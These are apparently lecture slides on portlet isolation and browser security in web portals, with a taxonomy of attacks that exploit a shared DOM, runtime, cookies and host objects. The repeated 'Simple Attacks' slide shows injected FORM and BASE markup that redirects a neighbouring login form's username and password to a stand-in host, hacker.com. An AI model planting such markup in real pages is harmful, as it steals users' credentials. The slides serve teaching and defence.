
Current State of Security



Current State of Security



Current State of Security



Simple Attacks

```
<FORM method="post" action="http://hacker.com/sniff.cgi">  
<BASE href="http://hacker.com">
```

P₂

```
<FORM method="post" action="login-submit.cgi">  
<P>Username: <INPUT type="text" name="username" size="20">  
<P>Password: <INPUT type="text" name="password" size="20">  
<P><INPUT type="submit" onclick="check();" ><INPUT type="reset">  
<SCRIPT>function check() { ... } </SCRIPT>  
</FORM>
```

P₁

```
</FORM>  
<SCRIPT>function check() { ... } </SCRIPT>
```

P₂

Portal
Markup

Simple Attacks

`<FORM method="post" action="http://hacker.com/sniff.cgi">`
`<BASE href="http://hacker.com">`

P₂

`<FORM method="post" action="login-submit.cgi">`
`<P>Username: <INPUT type="text" name="username" size="20">`
`<P>Password: <INPUT type="text" name="password" size="20">`
`<P><INPUT type="submit" onclick="check();" ><INPUT type="reset">`
`<SCRIPT>function check() { ... } </SCRIPT>`
`</FORM>`

P₁

`</FORM>`
`<SCRIPT>function check() { ... } </SCRIPT>`

P₂

Portal
Markup

Simple Attacks

```
<FORM method="post" action="http://hacker.com/sniff.cgi">
```

```
<BASE href="http://hacker.com">
```

P₂

```
<FORM method="post" action="login-submit.cgi">
```

```
<P>Username: <INPUT type="text" name="username" size="20">
```

```
<P>Password: <INPUT type="text" name="password" size="20">
```

```
<P><INPUT type="submit" onclick="check();" ><INPUT type="reset">
```

```
<SCRIPT>function check() { ... } </SCRIPT>
```

```
</FORM>
```

P₁

```
</FORM>
```

```
<SCRIPT>function check() { ... } </SCRIPT>
```

P₂

Portal
Markup

Simple Attacks

```
<FORM method="post" action="http://hacker.com/sniff.cgi">  
<BASE href="http://hacker.com">
```

P₂

```
<FORM method="post" action="login-submit.cgi">  
<P>Username: <INPUT type="text" name="username" size="20">  
<P>Password: <INPUT type="text" name="password" size="20">  
<P><INPUT type="submit" onclick="check();" ><INPUT type="reset">  
<SCRIPT>function check() { ... } </SCRIPT>  
</FORM>
```


P₁

```
</FORM>  
<SCRIPT>function check() { ... } </SCRIPT>
```


P₂

Portal
Markup


Our Model




Portlet Isolation



The Ubiquitous Browser




The Ubiquitous Browser




DOM (Document Object Model)

The Ubiquitous Browser



The Ubiquitous Browser



Taxonomy of Attacks

- **Underspecified Semantics**
 - FORM Wrapping, BASE, ...
- **Shared Runtime**
 - Language: Prototypes, namespace
 - Libraries: Math, String, ...
- **Shared DOM Tree**
 - Walk the tree, names, ...
 - Event Space
 - Access keys, Tab Index
- **Shared Host**
 - Environment Objects: Navigator, location, window, top, history
 - Layout Engine: STYLE, Absolute lengths, ...
 - Cookies
- **Shared Portal Markup Code (HTML + JS)**
 - Utility functions

Taxonomy of Attacks

- **Underspecified Semantics**
 - FORM Wrapping, BASE, ...
- **Shared Layout Engine**
 - STYLE, Absolute lengths, ...
- **Shared DOM Tree**
 - Walk the tree, names, ...
- **Shared Portal Markup Code (HTML + JS)**
 - Utility functions
- **Shared Cookie Object**

Taxonomy of Attacks

- **Shared Namespace**
 - Functions, Global Variables, DOM Tree Nodes
- **Shared Host Environment Objects**
 - navigator, location, window, top, history
- **Shared Library Code**
 - Math, String
- **Shared Language Runtime**
 - Prototypes
- **Shared Event Space**
 - Access keys, Tab Index

